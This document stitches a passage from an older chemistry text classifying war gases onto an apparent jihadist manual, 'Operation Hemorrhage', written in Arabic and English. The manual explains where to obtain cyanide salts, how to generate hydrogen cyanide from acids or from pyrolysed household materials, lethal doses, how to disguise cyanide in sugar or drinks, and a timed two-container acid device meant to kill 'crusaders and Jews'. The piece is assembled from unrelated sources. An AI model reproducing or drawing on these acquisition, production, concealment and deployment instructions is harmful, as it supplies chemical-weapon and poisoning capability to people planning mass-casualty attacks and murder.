Classification of the war gases according to the characteristic chemical groups in their molecules has been almost completely neglected. It is only by taking the chemical characteristics of the substances as the sole criterion that it will be possible to elaborate a precise and complete classification of the war gases, and these chemical characteristics must be quite definite both as to the nature and the number of atoms in the molecule.

The first attempts at a chemical classification of the war gases were those of Chugaev [1] in 1918 and of Zitovic.[2] These classifications are, however, merely schematic and are particularly lacking in precise and distinctive characteristics.

Later, other chemical classifications were proposed, and two of these will be outlined here—that of Jankovsky and that of Engel.

(*a*) *Jankovsky's Classification.* In 1925 Jankovsky [3] proposed a completely new classification, founding it on a study, then in its infancy, of the relationship between the chemical constitution and the aggressive action of the war gases. It was based on the theory of toxophoric and auxotoxic groups which has been described in the preceding chapter. In this classification the war gases are grouped according to the toxophoric group present in their molecules, being divided in this way into the following six classes :

[1] Chugaev, *Khimiceski Osnovi gas i protivogas diela*, 1918.
[2] Zitovic, *Khimiceskaja Promisclennost*, 1924, **11**, 295.
[3] Jankovsky, *Voina i Tecnica*, 1925, nn. **220-221**, 23.

CLASS I

Toxophoric Group. Chlorine, bromine, iodine, etc.

Auxotoxic Group. Phenyl, benzyl, etc.

Includes :	Benzyl chloride . . .	$C_6H_5—CH_2Cl$
	Benzyl bromide . . .	$C_6H_5—CH_2Br$
	Benzyl iodide . . .	$C_6H_5—CH_2I$
	o-Nitrobenzyl chloride . .	$C_6H_4—(NO_2)CH_2Cl$
	Dichloromethyl ether . .	$ClCH_2—O—CH_2Cl$
	Dibromomethyl ether . .	$BrCH_2—O—CH_2Br$

CLASS II

Group. Unsaturated oxides.

Includes :	Carbon monoxide . .	CO
	Sulphur dioxide . . .	SO_2
	Nitrogen oxides . . .	NO ; NO_2 ; N_2O_3

CLASS III

Toxophoric Group. CO.

Auxotoxic Group. Halogens, or double bonds.

Includes :	Chloroacetone . . .	$CH_3—CO—CH_2Cl$
	Bromoacetone . . .	$CH_3—CO—CH_2Br$
	Bromomethyl ethyl ketone .	$C_2H_5—CO—CH_2Br$
	Chloroacetophenone . .	$C_6H_5—CO—CH_2Cl$
	Ethyl chloroacetate . .	$ClCH_2—COO—C_2H_5$
	Phosgene	$COCl_2$
	Acrolein	$CH_2=CH—CHO$

Class IV

Toxophoric Group. S ; S = O ; O = S = O.

Auxotoxic Group. Halogens, methyl, etc.

Includes :		
Perchloromethyl mercaptan .	$CCl_3—S—Cl$
Dichloroethyl sulphide . .	$S(CH_2—CH_2—Cl)_2$
Dibromoethyl sulphide . .	$S(CH_2—CH_2—Br)_2$
Sulphoxides . . .	$O=SR_2$
Sulphones	$O=SR_2=O$
Esters of sulphuric acid .	$O=S(OR)_2=O$

Class V

Toxophoric Group. —C≡N ; —N = C ; —NO_2.

Auxotoxic Group. Halogens, benzyl, etc.

Includes :		
Hydrocyanic acid . .	HCN
Cyanogen chloride . .	CNCl
Bromobenzyl cyanide . .	$C_6H_5—CH(CN)Br$
Chloropicrin . . .	$CCl_3—NO_2$
Tetrachloro dinitroethane .	$(CCl_2—NO_2)_2$

Class VI

Toxophoric Group. —As =.

Auxotoxic Group. Methyl, ethyl, vinyl, phenyl.

Includes :		
Methyl dichloroarsine . .	CH_3AsCl_2
Ethyl dichloroarsine . .	$C_2H_5AsCl_2$
Diphenyl chloroarsine . .	$(C_6H_5)_2AsCl$
Diphenyl cyanoarsine . .	$(C_6H_5)_2AsCN$
Phenarsazine chloride . .	$NH(C_6H_4)_2AsCl$

TABLE XII

Series	GROUP 1	2	3	4	5	6	7	8
	Hydrocarbons	Alcohols	Ethers	Aldehydes and Ketones	Acids	Esters	Amines	Arsines
I	CCl_3NO_2 Chloropicrin		$O(CH_2Cl)_2$ Dichloromethyl ether		$COCl_2$ Phosgene	$Cl—COOCCl_3$ Diphosgene		$CH_3—AsCl_2$ Methyl dichloroarsine
II			$S(CH_2CH_2Cl)_2$ Dichloroethyl sulphide			$CH_2Br—COOC_2H_5$ Ethyl bromoacetate		$C_2H_5—AsCl_2$ Ethyl dichloroarsine
III				$CO(CH_2Br)(CH_3)$ Bromoacetone				
IV	$C_6H_5—CH_2Br$ Benzyl bromide			$CO(CH_2Cl)(C_6H_5)$ Chloroacetophenone			$C_6H_5N = CCl_2$ Phenyl carbylamine chloride	$(C_6H_5)_2AsCl$ Diphenyl chloroarsine

(*b*) *Engel's Classification.* Another chemical classification of war gases is that proposed recently by Engel.[1] It is an improved version of that published by him in 1928,[2] and divides the war gases into eight groups (see Table XII). These correspond to eight of the simplest organic types of compounds, arranged according to their differing oxygen-content: hydrocarbons, alcohols, ethers, aldehydes and ketones, acids, esters, amines, arsines. The two last types—the amines and the arsines—may be considered as hydrocarbons in which a hydrogen atom is substituted by an NH_2 group or an AsH_2 group respectively.

Each of these groups of substances may be sub-divided into four series: The first three of these comprise the aliphatic compounds derived from methane (series I), ethane (series II) and propane (series III). The fourth series comprises the aromatic compounds derived from benzene and its homologues.

All the war gases have not been included in Table XII, but only the most important. Those not included may be easily classified into their proper groups. Acrolein, for instance, in the aldehyde group, lewisite and diphenyl cyanoarsine in that of the arsines, methyl cyanoformate and methyl chloroformate in that of the esters.

According to Engel this classification allows for the allocation of gases which have never yet been employed in warfare. Stibine and phosphine, for example, may be considered as arsines in which the arsenic atom has been substituted by that of antimony or phosphorus; similarly dichloroethyl selenide and telluride may be considered as ethers in which the oxygen atom has been replaced by that of selenium or tellurium.

This and other classifications of war gases will not be considered further.

It is possible to arrange the war gases in the chronological order in which they were first used in the war of 1914–18. This is the order employed in Table XIV at the end of this book, where the physical, chemical and physiopathological properties of the principal war gases are summarised. In the text, however, it is considered more convenient to catalogue them according to chemical relationships and similarity of structure.

[1] ENGEL, *Gasschutz und Luftschutz*, 1935, 239.
[2] ENGEL, *Z. ges. Scheiss.-Sprengstoffw.*, 1928, **23**, 321.



" Operation Hemorrhage "

عمليات الاستنزاف - استراتيجية الالف جرح

" This strategy of attacking the enemy with smaller, but more frequent operations is what some may refer to as the strategy of a thousand cuts. The aim is to bleed the enemy to death ."

HYDROGEN CYANIDE

غاز سيانيد الهيدروجين



مقدمة توضيحية مبسطة لغاز سيانيد الهيدروجين وحمض الهيدروسيانيك

ملاحظة مهمة للمجاهدين : (من يتوفر لة الحصول على إحدى أنواع السيانيدات الجافة سواء بشرائها من المحلات التي تبيع سموم الفئران او من المحلات التي تبيع المستلزمات الطبي والمعملية او من بعض صيادي الاسماك فيجب علية الانتقال الي المرحلة الأخيرة ،، وإنما جزء كبير من هذة المجلة هو للذين لا يستطيعون الحصول على السيانيدات بسهولة وبالذات للذين يعيشون تحت رقابة أمنية مشددة)

(ماهي مركبات السيانيد)

أ- مركبات السيانيد البسيطة : وهي مركبات كيميائية يرتبط فيها أيون السيانيد مع شق قاعدي (صوديوم ، بوتاسيوم) أو شق معدني ومن أمثلتها سيانيد الصوديوم ، سيانيد النحاس وعند ذوبان هذه الأملاح في الماء فإنها تتأين إلى أيونات ،فمثلا سيانيد الصوديوم يتأين إلى سيانيد و صوديوم وأيونات السيانيد خطرة خدا خاصة عندما تكون درجة الحموضة أقل من ٦ لأن هذه الأيونات تتفاعل مع الهيدروجين بسرعة مكونة سيانيد الهيدروجين الذي يعتبر بدوره غاز سام جدا.

ب- مركبات السيانيد المعقدة : تمتلك السيانيد المعقدة أشكال مختلفة حيث ترتبط مع شق قاعدي ومعادن ثقيلة مثل (نحاس ، نيكل ،كادميوم ،.....الخ.)

يستخدم السيانيد في تنظيف وتلميع المعادن مثل الفضة وفي صناعة المطاط الاصطناعي والصناعات الكيماوية المختلفة ويوجد في البيت كمبيد القوارض وفي بذور التفاح والدراق والخوخ والمشمش الرطبة حيث تحتوي كل ١٠٠غرام من البذور السابقة على ٩,٨ ملغم سيانيد وبذور المشمش البري تحتوي كل منها على ٢,٧ ملغم منه ومن الإشكال الأخرى للسيانيد وجوده في شكل الاميجدالين الذي هو عبارة عن سكر سيانيد ويوجد في اللوز المر ورغم أن المادة الموجودة في بذور الفواكه غير ضارة الا انه عند تحطم هذه البذور بوجود الماء والإنزيمات اللازمة يتحرر السيانيد كما هو واضح في هذه المعادلة

AMYGDAIN + WATER à GLUCOSE + BENZAIDEHYDE + CYANIDE

ويحدث هذا التفاعل ببطء شديد في وجود جو حامضي وبشكل سريع في وجود بيئة قاعدية حيث تتم عملية الحلمأة خلال عشر دقائق عند درجة ٢٠م وقد تفسر هذه الحقيقة سبب تأخر اعراض التسمم حيث يمر بعض الوقت لحين وصول المادة من المعدة (بيئة حامضية) الى البيئة القاعدية في الأمعاء وقد مات رجل بعد أن تناول كوبا مليئا ببذور التفاح .

Cyanides are used in many industries and thus are available to potential poisoners. The main industries that use cyanides are:

.The mining of gold from low-grade ores
.The mining of silver from low grade silver ores
.The electroplating industry
The pesticides industry: Some countries such as New Zeeland permit using cyanide-containing pesticides in various tasks.
.The precious metals recovery industry, e. g. the recovery of silver in photography
.Chemical laboratories, pharmaceutical manufacturers etc

The commerce of use of cyanides in most countries is tightly controlled and exporting and importing large quantities of cyanides is a very regulated commerce. In some countries a chain of custody procedure is required to track the use of cyanide. However, these procedures are not easily regulated since many applications result in the consumption of cyanides. However, since only a very small amount of cyanides is sufficient to kill a person, obtaining enough material to cause harm is not that difficult.

Some of the materials which are widely available and which can be readily decomposed by heat, pyrolysed, to produce hydrocyanic acid are:

Shells of almonds, in particular fresh and somewhat green shells or even leafs of bitter almonds.
Pitts of fruits such as peaches, plums, cherries, apricots, mangoes, etc.
The roots of cassava (Manioc), in particular if they are not ripe. The bitter cassava produces more hydrocyanic acid and many people died after eating improperly prepared cassava.
Plastic parts made of Polyurethane, including polyurethane-based paint.
Plastics such as polyacrylonitril and cyanoacrylates. ("Superglue").

Lignite and low rank coal. (All coals release HCN but lignite releases more than bituminous).
Larger yields of cyanide are obtained if fresh air is not available to contact the heated material during the pyrolysis. Passing a small stream of nitrogen or helium over the heated material and then into the basic solution increases the yield of hydrocyanic acid. Although the yield of cyanides in these processes is not large, enough cyanide can be recovered to poison a person since the quantity needed is very small. Some victims who die due to smoke inhalation and fire actually die from breathing excess HCN. Most states do not allow using polyurethane mattresses, in particular in prisons, because the gases emitted upon their combustion in limited air were the cause of death of some inmates.

الخواص الطبيعية للسيانيدات الجافة :

حبيبات صغيرة على هيئة بودرة بيضاء وجميع السيانيدات لا تذوب في الماء ماعدا سيانيدات الفلزات القلوية (البوتاسيوم (KCN) والصوديوم والكالسيوم) وكذلك سيانيد الزئبق يذوب في الماء ودرجة غليانه ٦٣٠م .

آلية التسمم : ان مركبات السيانيد القادرة على اطلاق حمض الهيدروسيانيك تشل تنفس جميع الخلايا في الجسم ويتوقف مركز التنفس في الدماغ عن العمل لعدم قدرة خلاياه على التنفس .

الجرعة القاتلة : تقدر بحوالي ٧٥ملغم يعني ٠,٠٢ من الغرام للشخص البالغ وفي وقت بسيط لا يتعدى الدقيقتين .

الاعراض : من أهم الاعراض الدوار والصداع والخفقان وصعوبة التنفس واتساع في حدقة العين واخيرا فقدان الوعي وقد تظهر اعراض أخرى مثل الغثيان والقيء وفقدان القوة العضلية وانخفاض في درجة الحرارة ثم الموت وفي حالة حدوث الوفاة تصدر من الفم والأنسجة رائحة اللوز .

للسيانيدات ثلاثة إشكال وكلها سامة وقاتلة وهى كالتالى :

١ - الشكل الجاف ويكن اما حبيبات أو بودرة مثل :

أ- سيانيد البوتاسيوم وسيانيد الصوديوم وسيانيد الكالسيوم .

ب - حديدو سيانيد وحديدو سيانيد البوتاسيوم وحديدو سيانيد الصوديوم .

٢ - الشكل الغازي وهو يتشكل من تفاعل السيانيدات الجافة السابقة مع الأحماض المركزة ويكون على شكل غاز سيانيد الهيدورجين .

٣ - الشكل السائل ويدعي بحامض التسيان هيدريك أو (حمض الهيدروسيانيك) وهو ببساطة عملية تكثيف غاز سيانيد الهيدروجين أي تبريدة فيتحول غاز سيانيد الهيدروجين ألي السائل الحمضي .

من خلال الانواع السابقة نستطيع ان نبدأ الشرح :

إن الذي يهمنا ألان والذي سوف نقوم بتحضيره هو الشكل الثاني أي الشكل (الغازي) انة غاز سيانيد الهيدروجين القاتل لسهولة نشرة عبر الهواء - ولكن حتى نحصل على الشكل الغازي لابد ان نحصل على الشكل الأول الجاف من السيانيدات الا في حالات معينة ،، لأن المجاهد المبتدئ لا يستطيع ان يجهز عبوات فيها غاز سيانيد الهيدروجين في المنزل ويضعها في قوارير ثم يأخذها الي الهدف- وإنما الافضل ان نتبع الأسلوب الثنائي في التفاعل وهو المتبع في اغلب القذائف العسكرية الغازية والتي تستخدمها الجيوش ولكن فكرتنا بسيطة وغير صعبة وتعتمد على التالي :

الية استخدام غاز الدم (سيانيد الهيدروجين) فى الغزوات الجهادية :

ببساطة يتم تجهيز كمية من السيانيدات الجافة ونضعها في وعاء وفي وعاء اخر نضع احد الاحماض المركزة وبواسطة نظام توقيتي يتم سكب الحمض على السيانيدات الجافة ويتشكل على الفور غاز سيانيد الهيدروجين القاتل ويقتل اكبر عدد من الصليبيين واليهود المعتدين على بلادنا بجيوشهم .

معلومات عن غاز وحمض سيانيد الهيدروجين

(HYDROGENE CYNIDE - HCN)

كما هو معروف فأنة لافرق بين غاز وحمض سيانيد الهيدروجين الا في الخصائص فقط بمعنى ان الحمض هو نفسة غاز سيانيد هيدروجين ولكن تم تكثيفة بالتبريد فيصبح سائل حمضي .

الأعراض الناتجة من التعرض لغاز سيانيد الهيدروجين :

يشعر المصاب بحرقان في الحلق وتحمر عيناه ويتذوق طعما معدنيا في فمه ويعقب ذلك شعور بالتعب وثقل بالاطراف وضغط فوق الجبهة الذي يسمى الدوار (GIDDENESS) والصداع
الخفقان (PLAPITATION) وصعوبة التنفس واخيرا فقدان الوعي وقد تظهر اعراض مثل الغثيان والقئ نتيجة تخريش املاح السيانيد للانسجة وفي حالة حدوث الوفاة تصدر من الفم والانسجة رائحة اللوز.

من خصائص غاز سيانيد الهيدروجين :

ان كثافة غاز سيانيد الهيدروجين تساوي تقريبا كثافة الهواء .

الجرعة القاتلة لغاز سيانيد الهيدروجين :

عندما تصبح كثافة الغاز في الهواء ٢٠٠ملغم في المتر المكعب يموت الانسان اذا تعرض لها مدة عشرة دقائق أما اذا زادت الكثافة الى ٥٠٠ ملغم بالمتر المكعب مات الإنسان بعد دقيقة واحدة من تعرضه

(يعني نصف غرام منة في المتر المكعب الواحد تقتل الإنسان في دقيقة)

وفي غرف الاعدام وبالذات في بعض من الولايات المتحدة الامريكية كانوا يستخدمون سيانيد البوتاسيوم وبكمية تعادل حجم بيضة ويسكب عليها حمض الكبريتيك المركز ويغلقون الغرفة على الذي سوف يعدمونة وسوف يموت بسرعة .

(خصائص حمض الهيدروسيانيك)

لة عدة اسماء منها حامض التسيان هيدريك وأيضا حمض الهيدروسيانيك وهو يعتبر سم قوي جدا ومن أهم سموم الخلية حيث يشل تنفس جميع الخلايا في الجسم بتداخله مع الانزيمات (CYTOCHROME OXIDE)التي تتحكم في عملية تنفس الخلية لذلك وضعت آلية عمل السيانيد على أنها نقص في اكسجين داخلي ويتوقف مركز التنفس في الدماغ عن العمل لعدم قدرة خلاياه على التنفس هذا وأن دم الوريد المأخوذ من شخص توفي بالتسمم بالسيانيد دم أحمر كان يشبه دم الشرايين وذلك لاحتوائه على نسبة اكسجين عالية لم تتمكن خلايا الجسم من استعمالها .

اما تحضيرة معمليا فهنالك عدة طرق والمهم في اغلب الطرق تكثيفة بالتبريد فيتحول الغاز الي سائل حمضي ويستحضر من أملاحه مثل سيانيد الصوديوم وباضافة أحد الحوامض اليه حسب المعادلة التالية:

$$NaCN + HCL \longrightarrow HCN + NaCL$$

(والحامض المحضر بهذه الطريقة سم قوي جدا وتنقيط نقطة واحدة منه في عين كلب تكفي لقتله على الفور)

كما يمكن تحضيره ايضا من تفاعل حمض الكبريتيك المركز مع ازرق بروسيا وحديدو سيانيد الصوديوم أو حديدو سيانيد البوتاسيوم

اذا كما تحدثنا سابقا ان الحمض هو نفسه الغاز ولكن الحمض يتم تكثيفة فيصبح سائل يعني لو وضعنا الحمض معرض للهواء في جو الغرفة سوف يتبخر لانة اخف من الهواء ويتحول لغاز سيانيد الهيدروجين الذي هو كثافتة نفس الهواء ، (لان درجة غليان حمض السيانيد ٢٧ درجة مئوية ، سوف يتبخر الي الغاز بسرعة يعني في درجة حرارة الغرفة سيتبخر ويتصاعد) .

وبالنسبة للغاز والحمض كلاهما سام جدا سواء كان في حالته الغازية أم السائلة سم قوي جدا ويعتبر من أهم سموم الخلية حيث يشل تنفس جميع الخلايا في الجسم

Why Cyanides are the Ideal Poison for Want-To-be Poisoners ?

Cyanide offers Want-To-Be Poisoners unique combination of properties that makes it an ideal poison for professionals as well as for amateurs. The main ones are:

A. Cyanides are extremely toxic and only a small amount of material is sufficient to kill a person.

For example, the probability that a person who weighs 160 lbs, (72.64 Kg), who ingests 0.3632 grams potassium cyanide will die within three days is 50 %, and if he ingests 0.55 grams, the probability is over 90 %. To put these numbers in prospective, a teaspoon of salt contains 7.2 grams and a tablespoon contains 23.7 grams. Thus, 90 percent of 13 people, about 12, who weigh 160 lbs can be killed using a SINGLE teaspoon of potassium cyanide. A single tablespoon of potassium cyanide will kill 90 % of 43 people, i. e. about 39. In reality, death due to cyanide poisoning will occur in much shorter time than three days, more likely in 2-6 hours.

To put this in prospective, 0.36 grams of potassium cyanide, a white crystalline material that looks like table salt or coarse sugar, occupies a smaller volume then the volume of salt that most people put on an order of French Fries. It can also be mixed with ordinary sugar or placed in a packet of artificial sweetener.
If the mixing ratio is say 1 cyanide to 9 sugar, one or two spoons will contain enough cyanide to kill the user! Crystalline potassium cyanide will not be distinguishable by the eyes from ordinary salt or sugar and bot will readily dissolve in water, tea or coffee.

(الشرح التفصيلي لـ أيون السيانيد)

السيانيدات هي أملاح حمض سيانيد الهيدروجين HCN، وتتميز باحتوائها على رابطة C≡N- التي تتكون من ارتباط ذرة الكربون برابطة ثلاثية مع ذرة النيتروجين.

غالباً ما يطلق اسم السيانيدات على المركبات اللاعضوية الحاوية على الرابطة C≡N- في أملاحها، مثل سيانيد البوتاسيوم KCN أو سيانيد الصوديوم NaCN، في حين أن المركبات العضوية الحاوية عليها تسمى النتريلات مثل أسيتونتريل CH3CN.

وتعد المركبات التي يمكن أن تحرر أيون السيانيد – CN من المواد شديدة السمية تجاه الحيوانات.

إن لجسم الإنسان آلية حباه الله إياها ليتحرر من السيانيد ولكنها بطيئة جدا،وذلك لوجود إنزيم داخل الخلية الحية والذي يمكنها من تحويل السيانيد إلى مركبات غير خطرة وهذه ليست فعالة في كثير من الأحيان وذلك لان جسم الإنسان لا يحتوي على كميات كبيرة من أيون السلفات والذي تستخدمه الإنزيمات للتحرر من السانيد .
فمثلا ان سيانيد الصوديوم مركب كيميائي ذو سمية عالية .الرعايه الطبية الفوريه مطلوبة في حالة تسمم بالسيانيد لانه قاتل بسرعة كبيرة مثل سيانيد البوتاسيوم . له رائحة تشبه اللوز المر لكن ليس كل انسان قادر على شم رائحته و هذا عائد لصفات جينية .ويستخدم سيانيد الصوديوم لاستخراج الذهب و المعادن الثمينة ، ويستخدم السيانيد ايضا و بطريقة غير مشروعة في صيد السمك .

يعتبر السيانيد اقوى مانع من التنفس ويؤثر على
mitochondrial cytochrome oxidase
وهو يعرقل نقل الالكترون وهذه العملية تخفض عمليات
الاكسدة و تخفض استهلاك الاكسجين و تزداد كمية
الحامض اللبني نتيجة عمليات الايض اللاهوائي .
في البداية السيانيد يسبب تسمم احمر او وردي حاد للدم
نتيجة لقلة استخدام الاكسجين واذا تعرض الجسم الى
١٠٠ - ٢٠٠ ملغم من سيانيد الصوديوم فانه يفقد الوعي لمدة
من ثانية - ١٠ ثواني حسب كمية الطعام الموجودة في المعدة
و قوة الجسم و احيانا تمتد الى ٤٥ دقيقة و احينا تمتد الى النوم
العمق و قد يموت الشخص خلال ساعتين في حال عدم معالجة
التسمم و يصاحب الاعراض تشنج و حدوث سكتة قلبية .

(التسمم بالسيانيدات)

يشتهر السيانيد في أوساط علماء السموم كواحد من أسرع السموم قتلاً وأشدها فتكاً، ولعله اشتهر بين العامة عن طريق أفلام الجاسوسية والمخابرات التي تمجد هذا السم الذي انتشر إستعماله لفترة طويلة كوسيلة للقضاء على الأعداء أو الإنتحار في حالة الأسر،

والسيانيد المستخدم كسم يتمايز إلى تركيبين :

(الأول) هو أملاح السيانيد التي يتم تناولها بالفم وتحتاج إلى الإختلاط بأحماض المعدة او انزيمات الامعاء للتحول إلى حمض الهيدروسيانيد (وهو التركيب الثاني) والذي يتكفل بالقتل .

وحمض الهيدروسيانيد هو حمض متطاير يتميز برائحة اللوز المر،

(وبصفة عامة فإن التسمم بالسيانيد يحدث في أي حالة ينجم عنها دخول أيون السيانيد إلى الجسم)



صورة لقلادة تحتوي على كبسولة بها كمية من احدى املاح السيانيد القاتلة وكان يستخدمها قديما الجواسيس لفترة طويلة كوسيلة للقضاء على الأعداء أو الانتحار في حالة الأسر، خوفاً من تسرب أسرار الدول في حالة تم استخدام وسائل تعذيب شديدة القسوة عليهم .



صورة لحقيبة احد جواسيس الحرب الباردة وكان عنصر السيانيد السام
احد مكوناتها سواء على هيئة كبسولة او بتعبئتها في راس الرصاصة

توضيح الاسلحة التي في حقيبة احدى جواسيس الاتحاد السوفيتي السابق !!

- علبة سجائر ذهبية تبدو عادية جداً لمن ينظر إليها لأول مرة ، لكن ما كان بداخلها لم تكن سجائر عادية على الإطلاق.... فخلف طبقة صغيرةٍ من أنصاف السجائر وضعت للتمويه في أول العلبة ، يوجد صندوق صغير بإمكانه إطلاق رصاصات "دَمْدَم*" المتفجرة عبر أطراف أنصاف السجائر التي في الطبقة الأولى .

رصاصات "دَمْدَم" : رصاصات خاصة متفجرة ، طورها الجيش البريطاني وقام بتجربتها في (الهند) في أواخر القرن التاسع عشر. تتمدد عند إصطدامها بالهدف ، ثم تنفجر به ، وتنتشر أجزائها على هيئة شظايا لتلحق الضرر بمناطق واسعة من الجسم ، مما يؤدي لتفاقم الإصابة و جعل العلاج منها شبة مستحيل و بخاصة إذا أصابت العظام حيث تؤدي لتهشيمها بشكل حاد . هذا النوع من الرصاصات يعتبر من الأسلحة المحرّمة دولياً.

- والسلاح الثاني ، كان مسدساً صغيراً جداً يمكن إخفائه في راحة اليد ، طوله أربع بوصات وارتفاعه ثلاث بوصاتٍ ونصف ، ولا يصدر عنه صوتٍ أقوى مما يصدر عن قرقعة أصابع اليد ، ويطلق رصاصته بالكهرباء وليس بقوة الدفع الميكانيكية كما هو المعتاد... ليس هذا فحسب.. فالرصاصات التى يطلقها يحتوى رأسها على سنٍ مدبب مطلي بسم "السيانيد" القاتل .

(حالات التسمم بالسيانيد)

- التسمم القدري : ويحدث هذا التسمم قضاءً وقدراً في حالة إستنشاق أيونات السيانيد المتصاعدة في أحد العمليات التالية :

-الصناعة : فأملاح السيانيد قد تستخدم في تحميض الصور الفوتوغرافية، وعمليات إستخراج الذهب والفضة من المناجم والصخور، وفي صناعة الألياف الصناعية والبلاستيك.

- الزراعة : فحمض الهيدروسيانيك قد يستخدم في رش الأشجار والحقول للتخلص من الإصابات النباتية.

- الأنشطة المنزلية : فأيون السيانيد قد يدخل في تركيب بعض المبيدات كما أن بعض بذور الفاكهة غير الناضجة قد تحتوي على مركب (الأميجدالين) (Amygdaline)السكري والذي يحتوي أيون السيانيد أيضاً .

- الانتحار:ويتم عادة بتناول أملاح السيانيد عن طريق الفم لسهولة توفيرها مقارنة بالحمض.

- القتل : غالباً لا يستخدم السيانيد في جرائم القتل وذلك لسرعة الوفاة، ولكن غرف الإعدام بالسيانيد كانت من الوسائل المعتمدة للقصاص في الولايات المتحدة الأمريكية .

إمتصاص السم : يمكن لحمض الهيدروسيانيك أن يتسرب عبر الجلد والأغشية المخاطية مباشرة، كذلك فإن إستنشاق الأبخرة المتطايرة للحمض من الممكن ان تسبب أعراض التسمم في ثوان معدودة ومن ثم الموت في دقائق قليلة .

أما في حالة تناول أملاح السيانيد بالفم، فلابد أولاً من إختلاط الأملاح بحمض الهيدروكلوريك الموجود بالمعدة للتحول إلى الصيغة الحمضية القاتلة، وهو ما قد يؤخر الوفاة ساعة كاملة .

وفي حالة الغياب التام لأحماض المعدة، فإن أملاح السيانيد لا تعدو كونها أملاحاً لا تضر، كما حدث مع الراهب "راسبوتين" الذي عاش في روسيا القيصرية اوائل القرن الفائت، وكان كثير التناول للخمر، مما سبب غياب الأحماض المعدية لديه وأيضا قللت السكريات التي بالخمر من سمية السيانيد، لذلك حين حاول أعدائه قتله بأملاح السيانيد فشلوا في ذلك ولم يجدوا حلاً سوى إطلاق الرصاص عليه !!

Inorganic cyanides, the most available ones, are very toxic when ingested but their solution in water is even more toxic. Potassium, sodium and many of the other inorganic cyanides are water soluble. Therefore, when ingested, they quickly form solutions in the stomach which rapidly enters the blood and circulate through every part of the body.

The toxicity is somewhat reduced if alcohol and sugar are present simultaneously with the cyanide. The reason is that the cyanide ion can react with the sugars to form amygdalin. This compound is not very stable and decomposes in water to reform cyanides and sugar. (Hydrolysis). Anecdotally, when attempts were made to poison the Russian Healer/Advisor to the Czar, Rasputin, by putting cyanide in his red wine and cake, he did not die. The exact confirmed evidences are sketchy, but one possibility is that the effective amount of cyanide ingested was reduced due to its reaction with the .sugars in the wine to form the less toxic amygdalin

كيفية الإصابة بالسمية : يسبب السيانيد قصوراً هائلاً في إمداد الخلايا بالأكسجين عن طريق الإرتباط بجزيئات الحديد المؤين . وهناك أكثر من أربعين نظاماً إنزيمياً تتوقف أنشطتها عند تسمم الجسم بالسيانيد، ولعل أبرز هذه الأنظمة نظام السيتوكروم أوكسيداز والذي ينجم عن توقف نشاطه مايلي:

١ـ تثبيط تناول الأكسجين بواسطة الخلايا، فعلى الرغم من كفاية نسبة الأكسجين بالدم إلا أن الخلايا تصبح عاجزة عن إستخدامه، ويصبح الدم الوريدي مؤكسج تماماً كما الدم الشرياني بالضبط .

٢ـ توقف الوظائف الحيوية لجميع أعضاء الجسم ومن الضمن الأعضاء الحيوية .

(أعراض وعلامات التسمم بالسيانيد)

١ـ رائحة اللوز المر ـ ٢ـ غثيان وقيء .

٣ـ ضيق النفس وسرعة التنفس مع زيادة معدل ضربات القلب، ولكن سرعان ماينخفض معدل التنفس .

٤ـ بكاء السيانيد (Cyanide cry) كنتيجة لتورم الحنجرة بالماء .

٥ـ تشنجات عصبية وقلة معدل التنفس بشدة ثم الموت .

CHEMICAL AND PHYSICAL PROPERTIES

Structural Formula



Molecular Formula	HCN	**Molecular Weight**	27.03
Boiling Point	25.7°	**Melting Point**	−13.24°
Vapor Density	0.94[a]	**Liquid Density**	0.69
Vapor Pressure	620 mm Hg at 20° 256 mm Hg at 0° 165 mm Hg at −10°	**Volatility**	1,080,000 mg/m^3 at 25° 37,000 mg/m^3 at –40°

Flammable; Flash Point −18°

Autoignition Temperature 538°

[a] The vapor density relative to air of hydrogen cyanide increases with increasing temperature. At 25.7°, it is 1.007, or slightly heavier than air.

A cyanide is a chemical compound that contains the cyano group,- CN, which consists of a carbon atom triple bonded to a nitrogen atom.Cyanides most commonly refer to salts of the anion CN?, which is isoelectronic with carbon monoxide and with molecular nitrogen. Most cyanides are highly toxic.

Toxicity : Many cyanides are highly toxic. The cyanide anion is an inhibitor of the enzyme cytochrome c oxidase (also known as aa3) in the fourth complex of the electron transport chain (found in the membrane of the mitochondria of eukaryotic cells). It attaches to the iron within this protein. The binding of cyanide to this cytochrome prevents transport of electrons from cytochrome c oxidase to oxygen. As a result, the electron transport chain is disrupted, meaning that the cell can no longer aerobically produce ATP for energy.

Tissues that depend highly on aerobic respiration, such as the central nervous system and the heart, are particularly affected. This is an example of histotoxic hypoxia.

The most hazardous compound is hydrogen cyanide, which is a gas at ambient temperatures and pressure and can therefore be inhaled. For this reason, an air respirator supplied by an external oxygen source must be worn when working with hydrogen cyanide. Hydrogen cyanide is produced when a solution containing a labile cyanide is made acidic, because HCN is a weak acid. Alkaline solutions are safer to use because they do not evolve hydrogen cyanide gas. Hydrogen combustion of polyurethanes; for this reason, polyurethanes are not recommended for use in domestic and aircraft furniture. Oral ingestion of a small quantity of solid cyanide or a cyanide solution as little as 200 mg, or to airborne cyanide of 270 ppm is sufficient to cause death within minutes.

Cyanide poisoning

Cyanide poisoning occurs when a living organism is exposed to a compound that produces cyanide ions (CN?) when dissolved in water. Common poisonous cyanide compounds include hydrogen cyanide gas and the crystalline solids potassium cyanide and sodium cyanide. The cyanide ion halts cellular respiration by inhibiting an enzyme in the mitochondria called cytochrome c oxidase.

Acute poisoning

Cyanide poisoning is a form of histotoxic hypoxia because the cells of an organism are unable to use oxygen, primarily through the inhibition of cytochrome c oxidase. Inhalation of high concentrations of cyanide causes a com a with seizures, apnea, and cardiac arrest, with death following in a matter of minutes. At lower doses, loss of consciousness may be preceded by general weakness, giddiness, headaches, vertigo, confusion, and perceived difficulty in breathing. At the first stages of unconsciousness, breathing is often sufficient or even rapid, although the state of the victim progresses towards a deep coma, sometimes accompanied by pulmonary edema, and finally cardiac arrest. Skin color goes pink from cyanide hemoglobin complexes. A fatal dose for humans can be as low as 1.5 mg/kg body weight.

Chronic exposure

In addition to pesticide and insecticide, cyanide is contained in tobacco smoke, smoke from building fires and some foods, like almonds, apricot kernel, cassava, yucca, manioc, and apple seeds.Vitamin B12 in the form of hydroxycobalamin, or hydroxocobalamin,

Historical cases : Hydrogen cyanide gas has also been used for judicial execution in some states of the United States, where cyanide was generated by reaction between potassium cyanide dropped into a compartment containing sulfuric acid, directly below the chair in the gas chamber.

War : Cyanides were stockpiled in both the Soviet and the United States chemical weapons arsenals in the 1950s and 1960s. However, as a military agent, hydrogen cyanide was not considered very effective, since it is lighter than air and needs a significant dose to incapacitate or kill.

